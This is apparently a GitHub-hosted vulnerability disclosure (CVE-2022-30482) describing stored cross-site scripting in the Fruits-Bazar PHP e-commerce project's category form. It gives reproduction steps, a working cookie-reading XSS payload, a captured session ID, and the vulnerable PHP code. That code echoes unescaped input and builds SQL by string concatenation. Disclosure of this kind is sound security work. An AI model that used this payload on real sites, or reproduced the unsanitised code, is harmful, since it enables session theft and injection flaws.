APTX-4879 / CVE Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE / CVE-2022-30482.pdf

APTX-4879 Add files via upload

History


1 contributor

325 KB

Exploit Title: XSS stored in Ecommerce-project-with-php-and-mysqli-Fruits-Bazar Version: 1.0
Date 06/05/2022
Exploit Author: Ngô Thái An
Contact : https://github.com/APTX-4879
Product: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar
Vendor: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar

Description: XSS stored exist in Category Name field allow attacker excute arbitrary web script

First click login admin page -> catagories -> Add Category


localhost/Ecommerce-project-with-php-and-mysqli-Fruits-Bazar--master/admin/add_cata.php
Fruits
saifulislamsapon@gmail.com
Dashboard
Report
Catagories
Add Catagory
Manage Catagory
Product
Order
Coupon
User
FeedBack
Customization
Slider

Add Catagory

Catagory Name

Catagory descriptioon


Catagory Name

Published

Add Catagory

In Catagory Name field inject payload and click Add Category

Payload: <noscript><p title=" </noscript><img src=x onerror=alert(document.cookie)//">


localhost/Ecommerce-project-with-php-and-mysqli-Fruits-Bazar--master/admin/add_cata.php
Fruits
saifulislamsapon@gmail.com
Dashboard
Report
Catagories
Product
Order
Coupon
User
FeedBack
Customization
Slider
Visit Site

Add Catagory

1 added as a catagory successfully!!

Catagory Name

<noscript><p title=" </noscript><img src=x onerror=alert(document.cookie)//">

Catagory descriptioon


2

Catagory Name

Published

Add Catagory


When finish the payload will excute and show a pop up xss cookie




localhost cho biết

PHPSESSID=u4kd31rsifovff9cbvvfvoal2r

Vulnerable Code:



```
<?php

    if(isset($_POST['add_ctg'])){
      $rtnMsg =   $obj->add_catagory($_POST);
    }
?>


<h2>Add Catagory</h2>

<h4 class="text-success"> <?php if(isset($rtnMsg)){ echo $rtnMsg; } ?>

</h4>
<form action="" method="post">


    <div class="form-group">
        <label for="ctg_name">Catagory Name</label>
        <input type="text" name="ctg_name" class="form-control">
    </div>
```



```
function add_catagory($data)
{
    $ctg_name = $data['ctg_name'];
    $ctg_des = $data['ctg_des'];
    $ctg_status = $data['ctg_status'];

    $query = "INSERT INTO `catagory`( `ctg_name`, `ctg_des`, `ctg_status`) VALUES ('$ctg_name','$ctg_des', $ctg_stat

    if (mysqli_query($this->connection, $query)) {
        return "{$ctg_name} added as a catagory successfully!!";
    } else {
        return "Failed to add catagory";
    }
}
```